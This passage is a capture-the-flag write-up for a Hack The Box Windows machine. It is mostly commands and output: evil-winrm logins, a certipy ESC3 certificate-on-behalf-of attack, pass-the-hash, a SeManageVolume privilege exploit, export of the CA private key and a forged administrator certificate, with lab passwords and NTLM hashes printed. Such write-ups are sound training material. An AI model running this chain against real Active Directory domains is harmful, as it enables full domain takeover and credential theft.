Candidates.#1....: vonnie -> doghouse
Hardware.Mon.#1..: Util: 83%
Let’s goo we have our password now for Lion.SK which is “!QAZ2wsx”.
We only need to access the winrm session now to get our user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14

┌──(sanke㉿vbox)-[~/Downloads/certificate]
└─$ evil-winrm  -i 10.10.11.71 -u Lion.SK -p '!QAZ2wsx'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> type ..\Desktop\user.txt
cdddf0612ada44030eb8073d19f3b27c
*Evil-WinRM* PS C:\Users\Lion.SK\Documents>
Privilege Escalation
Going back to our bloodhound to check for the next escalation, I found out that “Lion.SK” user is a member of an interesting group.

Lion.sk is member of Domain CRA Managers which are The members of this security group that are responsible for issuing and revoking multiple certificates for the domain users.
So here we are talking about ADCS attack. First thing to do is using certipy to extract the vulnerable templates.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(certipy-env)─(sanke㉿vbox)-[~/Downloads/certificate]
└─$ certipy find -u Lion.SK@CERTIFICATE.HTB -p '!QAZ2wsx' -dc-ip 10.10.11.71
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 18 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'Certificate-LTD-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'Certificate-LTD-CA'
[*] Checking web enrollment for CA 'Certificate-LTD-CA' @ 'DC01.certificate.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20251004072724_Certipy.txt'
[*] Wrote text output to '20251004072724_Certipy.txt'
[*] Saving JSON output to '20251004072724_Certipy.json'
[*] Wrote JSON output to '20251004072724_Certipy.json'
Crawling into this file that has been generated, I found that there are templates vulnerable to ESC3 attack.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
  "Certificate Templates": {
    "0": {
      "Template Name": "Delegated-CRA",
      "Display Name": "Delegated-CRA",
      "Certificate Authorities": [
        "Certificate-LTD-CA"
      ],
      "Enabled": true,
      "Client Authentication": false,
      "Enrollment Agent": true,
      "Any Purpose": false,
      "Enrollee Supplies Subject": false,
      "Certificate Name Flag": [
        33554432,
        67108864,
        536870912,
        2147483648
      ],
      "Enrollment Flag": [
        1,
        8,
        32
      ],
      "Private Key Flag": [
        16
      ],
      "Extended Key Usage": [
        "Certificate Request Agent"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Schema Version": 2,
      "Validity Period": "1 year",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Template Created": "2024-11-05 19:52:09+00:00",
      "Template Last Modified": "2024-11-05 19:52:10+00:00",
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "CERTIFICATE.HTB\\Domain CRA Managers",
            "CERTIFICATE.HTB\\Domain Admins",
            "CERTIFICATE.HTB\\Enterprise Admins"
          ]
        },
        "Object Control Permissions": {
          "Owner": "CERTIFICATE.HTB\\Administrator",
          "Full Control Principals": [
            "CERTIFICATE.HTB\\Domain Admins",
            "CERTIFICATE.HTB\\Enterprise Admins"
          ],
          "Write Owner Principals": [
            "CERTIFICATE.HTB\\Domain Admins",
            "CERTIFICATE.HTB\\Enterprise Admins"
          ],
          "Write Dacl Principals": [
            "CERTIFICATE.HTB\\Domain Admins",
            "CERTIFICATE.HTB\\Enterprise Admins"
          ],
          "Write Property Enroll": [
            "CERTIFICATE.HTB\\Domain Admins",
            "CERTIFICATE.HTB\\Enterprise Admins"
          ]
        }
      },
      "[+] User Enrollable Principals": [
        "CERTIFICATE.HTB\\Domain CRA Managers"
      ],
      "[!] Vulnerabilities": {
        "ESC3": "Template has Certificate Request Agent EKU set."
      }
    },
    "1": {
      "Template Name": "SignedUser",
      "Display Name": "Signed User",
      "Certificate Authorities": [
        "Certificate-LTD-CA"
      ],
      "Enabled": true,
      "Client Authentication": true,
      "Enrollment Agent": false,
      "Any Purpose": false,
      "Enrollee Supplies Subject": false,
      "Certificate Name Flag": [
        33554432,
        67108864,
        536870912,
        2147483648
      ],
      "Enrollment Flag": [
        1,
        8,
        32
      ],
      "Private Key Flag": [
        16
      ],
      "Extended Key Usage": [
        "Client Authentication",
        "Secure Email",
        "Encrypting File System"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "RA Application Policies": [
        "Certificate Request Agent"
      ],
      "Authorized Signatures Required": 1,
      "Schema Version": 2,
      "Validity Period": "10 years",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Template Created": "2024-11-03 23:51:13+00:00",
      "Template Last Modified": "2024-11-03 23:51:14+00:00",
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "CERTIFICATE.HTB\\Domain Admins",
            "CERTIFICATE.HTB\\Domain Users",
            "CERTIFICATE.HTB\\Enterprise Admins"
          ]
        },
        "Object Control Permissions": {
          "Owner": "CERTIFICATE.HTB\\Administrator",
          "Full Control Principals": [
            "CERTIFICATE.HTB\\Domain Admins",
            "CERTIFICATE.HTB\\Enterprise Admins"
          ],
          "Write Owner Principals": [
            "CERTIFICATE.HTB\\Domain Admins",
            "CERTIFICATE.HTB\\Enterprise Admins"
          ],
          "Write Dacl Principals": [
            "CERTIFICATE.HTB\\Domain Admins",
            "CERTIFICATE.HTB\\Enterprise Admins"
          ],
          "Write Property Enroll": [
            "CERTIFICATE.HTB\\Domain Admins",
            "CERTIFICATE.HTB\\Domain Users",
            "CERTIFICATE.HTB\\Enterprise Admins"
          ]
        }
      },
      "[+] User Enrollable Principals": [
        "CERTIFICATE.HTB\\Domain Users"
      ],
      "[*] Remarks": {
        "ESC3 Target Template": "Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template requires a signature with the Certificate Request Agent application policy."
So using the orange mindmap which is my eyes when it comes to Active Directory, I grab the command to request a new certificate in behalf of the ryan.k user. (if you are wondering how I found out the exact user. I simply used the shell of Lion.SK and navigated to C:\Users to know the next target).
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(certipy-env)─(sanke㉿vbox)-[~/Downloads/certificate]
└─$ certipy-ad req -u 'Lion.SK@certificate.htb' -p '!QAZ2wsx' -dc-ip 10.10.11.71 -template 'SignedUser' -ca 'Certificate-LTD-CA' -target 'DC01.certificate.htb' -on-behalf-of 'certificate\ryan.k' -pfx 'lion.sk.pfx'

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 24
[*] Successfully requested certificate
[*] Got certificate with UPN 'ryan.k@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Saving certificate and private key to 'ryan.k.pfx'
[*] Wrote certificate and private key to 'ryan.k.pfx'
What are we waiting for now, let’s simply authenticate to the target user using the certificate generated.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(certipy-env)─(sanke㉿vbox)-[~/Downloads/certificate]
└─$ certipy auth -pfx ryan.k.pfx -username ryan.k -domain certificate.htb -dc-ip 10.10.11.71
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'ryan.k@certificate.htb'
[*]     Security Extension SID: 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Got hash for 'ryan.k@certificate.htb': aad3b435b51404eeaad3b435b51404ee:b1bc3d70e70f4f36b1509a65ae1a2ae6
We have the NTLM hash, so simply let’s access the shell and find our next escalation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(certipy-env)─(sanke㉿vbox)-[~/Downloads/certificate]
└─$ evil-winrm  -i 10.10.11.71 -u ryan.k -H 'b1bc3d70e70f4f36b1509a65ae1a2ae6'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                      State
============================= ================================ =======
SeMachineAccountPrivilege     Add workstations to domain       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
As you see in the output, there was something interesting about the “SeManageVolumePrivilege” and of course I searched for its meaning and what is capable to do when i take advantage of it.
So like we always do, I found the exploit and executed it in the victim machine. the exploit that i used is in this github repo:
https://github.com/CsEnox/SeManageVolumeExploit/releases/tag/public
1
2
3
4
5
6
7
8
9
10
11
12
*Evil-WinRM* PS C:\> upload SeManageVolumeExploit.exe

Info: Uploading /home/sanke/Downloads/certificate/SeManageVolumeExploit.exe to C:\hh\SeManageVolumeExploit.exe

Data: 16384 bytes of 16384 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\> .\SeManageVolumeExploit.exe
Entries changed: 866

DONE
Now basically what we can do is creating, executing and reading any file we want in the C:\ even the protected files.
Then we use the “certutil” to find the storred certifications.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
*Evil-WinRM* PS C:\Users\Ryan.K> certutil -store My
My "Personal"
================ Certificate 0 ================
Archived!
Serial Number: 472cb6148184a9894f6d4d2587b1b165
Issuer: CN=certificate-DC01-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:30 PM
 NotAfter: 11/3/2029 3:40 PM
Subject: CN=certificate-DC01-CA, DC=certificate, DC=htb
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Cert Hash(sha1): 82ad1e0c20a332c8d6adac3e5ea243204b85d3a7
  Key Container = certificate-DC01-CA
  Unique container name: 6f761f351ca79dc7b0ee6f07b40ae906_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed

================ Certificate 1 ================
Archived!
Serial Number: 5800000002ca70ea4e42f218a6000000000002
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 8:14 PM
 NotAfter: 11/3/2025 8:14 PM
Subject: CN=DC01.certificate.htb
Certificate Template Name (Certificate Type): DomainController
Non-root Certificate
Template: DomainController, Domain Controller
Cert Hash(sha1): 779a97b1d8e492b5bafebc02338845ffdff76ad2
  Key Container = 46f11b4056ad38609b08d1dea6880023_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Simple container name: te-DomainController-3ece1f1c-d299-4a4d-be95-efa688b7fee2
  Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed

================ Certificate 2 ================
Serial Number: 58000000156ec1ae454d982d95000000000015
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 10/4/2025 4:33 PM
 NotAfter: 10/4/2026 4:33 PM
Subject: CN=DC01.certificate.htb
Certificate Template Name (Certificate Type): DomainController
Non-root Certificate
Template: DomainController, Domain Controller
Cert Hash(sha1): 6fa997d003759d342a224c50604ca0e0fe9a3870
  Key Container = ebea7977f53d772e7db1d8df40cff3e3_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Simple container name: te-DomainController-3a04ef0e-3bc4-40d2-8985-5cd8a41c3226
  Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed

================ Certificate 3 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
CertUtil: -store command completed successfully.
We will use the serial number of the certificate 3 and we can see that Signature is passed and that because we used that exploit to bypass it. So now let’s get the pfx certificate.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
*Evil-WinRM* PS C:\Users\ryan.k> certutil -p "sanke" -exportPFX My 75b2f4bbf31f108945147b466131bdca "C:\ca.pfx"
My "Personal"
================ Certificate 2 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
CertUtil: -exportPFX command completed successfully.
Having the “ca.pfx” we can download it in our attacker machine and use the Golden Ticket attack to forged a TGT for the administrator.
1
2
3
4
5
6
7
┌──(sanke㉿vbox)-[~/Downloads/certificate]
└─$ certipy-ad forge -ca-pfx 'ca.pfx' -upn administrator@certificate.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Saving forged certificate and private key to 'administrator_forged.pfx'
[*] Wrote forged certificate and private key to 'administrator_forged.pfx'
Like we did earlier, we are going to grab the NTLM hash using the ca.pfx we requested.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(sanke㉿vbox)-[~/Downloads/certificate]
└─$ certipy-ad auth -dc-ip 10.10.11.71 -domain certificate.htb -pfx "administrator_forged.pfx"
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
Let’s connect to our new administrator and get the root.txt flagggg!!!!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(sanke㉿vbox)-[~/Downloads/certificate]
└─$ evil-winrm  -i 10.10.11.71 -u administrator -H "d804304519bf0143c14cbf1c024408c6"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        10/4/2025  11:43 AM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
PWNDD!!!!
I loved this machine!! It took me 3 days to complete it. So realistic as alwayss!!!!